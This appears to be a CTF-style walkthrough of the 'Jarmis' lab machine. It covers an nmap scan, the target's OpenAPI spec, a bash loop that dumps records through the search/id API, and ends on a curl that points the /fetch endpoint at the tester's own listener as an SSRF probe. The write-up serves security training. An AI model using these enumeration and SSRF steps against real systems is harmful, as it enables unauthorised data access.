Report
Begin with the usual nmap scan.
nmap 10.10.11.117 -sV
We can find some open ports.

- 22:
SSHserver - 80:
HTTPserver

We can begin by interacting with port 80.

We can see a page that is continuously loading. We can check the traffic.

We can see a request being made to /openapi.json.

This request never had a response. Looking at the Host field, we can see a domain jarmis.htb we can add it to our /etc/hosts file.

Looking back at the request, we can see a response.
{
  "openapi": "3.0.2",
  "info": {
    "title": "Jarmis API",
    "description": "Jarmis helps identify malicious TLS Services by checking JARM Signatures and Metadata.\n\n## What is a jarm?\n\n* 62 Character non-random fingerprint of an SSL Service.\n* First 30 characters are Cipher and TLS Versions.\n* Last 32 characters are truncated Sha256 Hash of extensions.\n\n## Jarm Collisions\n\n* The first 30 characters, it's the same SSL Configuration.\n* The last 32 characters, it's the same server.  \n* Full collisions are possible.  That is why this service also utilizes metadata when deconfliction is necessary.\n\nBackend coded by ippsec",
    "version": "0.1.0"
  },
  "paths": {
    "/api/v1/search/id/{jarm_id}": {
      "get": {
        "summary": "Search Id",
        "description": "Search for JARM Signature by internal ID",
        "operationId": "search_id_api_v1_search_id__jarm_id__get",
        "parameters": [
          {
            "required": true,
            "schema": {
              "title": "Jarm Id",
              "type": "integer"
            },
            "name": "jarm_id",
            "in": "path"
          }
        ],
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {
                  "title": "Response Search Id Api V1 Search Id  Jarm Id  Get",
                  "anyOf": [
                    { "$ref": "#/components/schemas/Jarm2" },
                    { "$ref": "#/components/schemas/Jarm1" }
                  ]
                }
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        }
      }
    },
    "/api/v1/search/signature/": {
      "get": {
        "summary": "Search Signature",
        "description": "Search for all signatures with a jarm",
        "operationId": "search_signature_api_v1_search_signature__get",
        "parameters": [
          {
            "required": false,
            "schema": {
              "title": "Keyword",
              "type": "string"
            },
            "name": "keyword",
            "in": "query"
          },
          {
            "required": false,
            "schema": {
              "title": "Max Results",
              "type": "integer",
              "default": 10
            },
            "name": "max_results",
            "in": "query"
          }
        ],
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/JarmSearchResults"
                }
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        }
      }
    },
    "/api/v1/fetch": {
      "get": {
        "summary": "Fetch Jarm",
        "description": "Query an endpoint to retrieve its JARM and grab metadata if malicious.",
        "operationId": "fetch_jarm_api_v1_fetch_get",
        "parameters": [
          {
            "required": true,
            "schema": {
              "title": "Endpoint",
              "type": "string"
            },
            "name": "endpoint",
            "in": "query"
          }
        ],
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {
                  "title": "Response Fetch Jarm Api V1 Fetch Get",
                  "anyOf": [
                    { "$ref": "#/components/schemas/FetchJarm2" },
                    { "$ref": "#/components/schemas/FetchJarm1" }
                  ]
                }
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        }
      }
    }
  },
  "components": {
    "schemas": {
      "FetchJarm1": {
        "title": "FetchJarm1",
        "required": ["sig", "endpoint", "note"],
        "type": "object",
        "properties": {
          "sig": {
            "title": "Sig",
            "type": "string"
          },
          "endpoint": {
            "title": "Endpoint",
            "type": "string"
          },
          "note": {
            "title": "Note",
            "type": "string"
          }
        }
      },
      "FetchJarm2": {
        "title": "FetchJarm2",
        "required": ["sig", "ismalicious", "endpoint"],
        "type": "object",
        "properties": {
          "sig": {
            "title": "Sig",
            "type": "string"
          },
          "ismalicious": {
            "title": "Ismalicious",
            "type": "boolean"
          },
          "endpoint": {
            "title": "Endpoint",
            "type": "string"
          },
          "note": {
            "title": "Note",
            "type": "string"
          },
          "server": {
            "title": "Server",
            "type": "string"
          }
        }
      },
      "HTTPValidationError": {
        "title": "HTTPValidationError",
        "type": "object",
        "properties": {
          "detail": {
            "title": "Detail",
            "type": "array",
            "items": {
              "$ref": "#/components/schemas/ValidationError"
            }
          }
        }
      },
      "Jarm1": {
        "title": "Jarm1",
        "required": ["id", "sig", "endpoint"],
        "type": "object",
        "properties": {
          "id": {
            "title": "Id",
            "type": "integer"
          },
          "sig": {
            "title": "Sig",
            "type": "string"
          },
          "ismalicious": {
            "title": "Ismalicious",
            "type": "boolean"
          },
          "endpoint": {
            "title": "Endpoint",
            "type": "string"
          },
          "note": {
            "title": "Note",
            "type": "string"
          }
        }
      },
      "Jarm2": {
        "title": "Jarm2",
        "required": ["id", "sig", "endpoint", "server"],
        "type": "object",
        "properties": {
          "id": {
            "title": "Id",
            "type": "integer"
          },
          "sig": {
            "title": "Sig",
            "type": "string"
          },
          "ismalicious": {
            "title": "Ismalicious",
            "type": "boolean"
          },
          "endpoint": {
            "title": "Endpoint",
            "type": "string"
          },
          "note": {
            "title": "Note",
            "type": "string"
          },
          "server": {
            "title": "Server",
            "type": "string"
          }
        }
      },
      "JarmSearchResults": {
        "title": "JarmSearchResults",
        "required": ["results"],
        "type": "object",
        "properties": {
          "results": {
            "title": "Results",
            "type": "array",
            "items": {
              "anyOf": [
                { "$ref": "#/components/schemas/Jarm2" },
                { "$ref": "#/components/schemas/Jarm1" }
              ]
            }
          }
        }
      },
      "ValidationError": {
        "title": "ValidationError",
        "required": ["loc", "msg", "type"],
        "type": "object",
        "properties": {
          "loc": {
            "title": "Location",
            "type": "array",
            "items": {
              "type": "string"
            }
          },
          "msg": {
            "title": "Message",
            "type": "string"
          },
          "type": {
            "title": "Error Type",
            "type": "string"
          }
        }
      }
    }
  }
}
General Information
- Title: Jarmis API
- Description:
- Jarmis analyzes SSL/TLS services using a unique 62-character fingerprint called a JARM.
- The JARM consists of two parts:
- First 30 characters: Represents the cipher suite and TLS versions used.
- Last 32 characters: A truncated SHA-256 hash of TLS extensions.
- Purpose: Identifies malicious TLS services by comparing JARM signatures and metadata, even when fingerprint collisions occur.
- Version: 0.1.0
API Endpoints
1. GET /api/v1/search/id/{jarm_id}
- Purpose: Retrieves a JARM signature using an internal ID.
- Parameters:
jarm_id(required, integer): The unique ID of the JARM signature to search.
- Responses:
200 OK: Returns the matching JARM signature (schema can be eitherJarm1orJarm2).422 Unprocessable Entity: Validation error when the inputjarm_idis invalid.
2. GET /api/v1/search/signature/
- Purpose: Searches for JARM signatures matching a given keyword.
- Parameters:
keyword(optional, string): A string to search in JARM signatures.max_results(optional, integer, default: 10): Limits the number of results returned.
- Responses:
200 OK: Returns a list of matching JARM signatures (schema:JarmSearchResults).422 Unprocessable Entity: Validation error for incorrect query parameters.
3. GET /api/v1/fetch
- Purpose: Retrieves the JARM fingerprint and metadata for a specified endpoint.
- Parameters:
endpoint(required, string): The hostname or IP address of the service to analyze.
- Responses:
200 OK: Returns the JARM fingerprint and metadata (schema can beFetchJarm1orFetchJarm2).422 Unprocessable Entity: Validation error when the inputendpointis invalid.
Components
Schemas
Schemas define the structure of the data returned or expected by the API.
-
Jarm1- Represents a basic JARM signature.
- Fields:
id(integer): Unique ID of the signature.sig(string): The 62-character JARM fingerprint.ismalicious(boolean): Indicates whether the signature is associated with malicious activity.endpoint(string): The service endpoint associated with the JARM.note(string): Additional information about the signature.
-
Jarm2- Extends
Jarm1by adding aserverfield. - Fields:
- Inherits all fields from
Jarm1. server(string): The server hosting the service.
- Inherits all fields from
- Extends
-
FetchJarm1- Represents the result of querying an endpoint for its JARM fingerprint.
- Fields:
sig(string): The JARM fingerprint.endpoint(string): The queried endpoint.note(string): Additional metadata.
-
FetchJarm2- Extends
FetchJarm1with additional details. - Fields:
- Inherits all fields from
FetchJarm1. ismalicious(boolean): Indicates malicious activity.server(string): The server hosting the service.
- Inherits all fields from
- Extends
-
JarmSearchResults- Represents the results of a search query.
- Fields:
results(array): List of matching JARM signatures. Each result can be eitherJarm1orJarm2.
-
ValidationError- Represents validation errors when the API encounters invalid inputs.
- Fields:
loc(array): The location of the error (e.g., query parameter or path).msg(string): A message describing the error.type(string): Type of validation error.
-
HTTPValidationError- Encapsulates a list of
ValidationErrorobjects. - Fields:
detail(array): A list of validation errors.
- Encapsulates a list of
Key Features
-
JARM Fingerprint Analysis:
- A JARM is a non-random fingerprint uniquely identifying SSL/TLS services.
- It enables identifying malicious or misconfigured TLS servers.
-
Collision Handling:
- Metadata and additional attributes are used to differentiate between JARM collisions, making the analysis more robust.
-
Extensibility:
- The API can handle multiple response types (
Jarm1,Jarm2, etc.), making it adaptable to different use cases.
- The API can handle multiple response types (
-
Validation:
- Provides detailed error messages to help users troubleshoot invalid inputs.
We can check the /docs endpoint where it explains the use of the API using swagger UI.

We can interact using curl. Begin by exploring the API and the database using the search/id feature.
curl http://jarmis.htb/api/v1/search/id/0
We can see an output.

We can make a script that automate this.
#!/bin/bash

for i in $(seq 1 99999); do
    test=$(curl -s http://jarmis.htb/api/v1/search/id/$i)
    echo $test
    if [ "$test" = "null" ]; then
        break
    fi

    echo "Request with id $i" >> output
    echo "$test" >> output
done
We dump the database.

We have 222 IDs. Some of them have the ismalicious to be equal to true and some not. We can filter the malicious outputs with a small oneliner.
cat output | grep '"ismalicious":true'

We can see some malicious endpoints, and a new value called server is added compared to the output that is flagged to be not malicious. The behavior of the JARM checker is to check the endpoint. if it is found to be malicious, it grabs the server’s metadata.
Metasploit is found to be malicious.
{"id":154,"sig":"07d14d16d21d21d00042d43d000000aa99ce74e2c6d013c745aa52b5cc042d","ismalicious":true,"endpoint":"99.86.230.31","note":"Metasploit","server":"apache"}
We can try now another endpoint, the /fetch.
Open a web server and try to make the API request ours.
curl -s "http://jarmis.htb/api/v1/fetch?endpoint=http://10.10.16.7:4444"
We can see some responses.
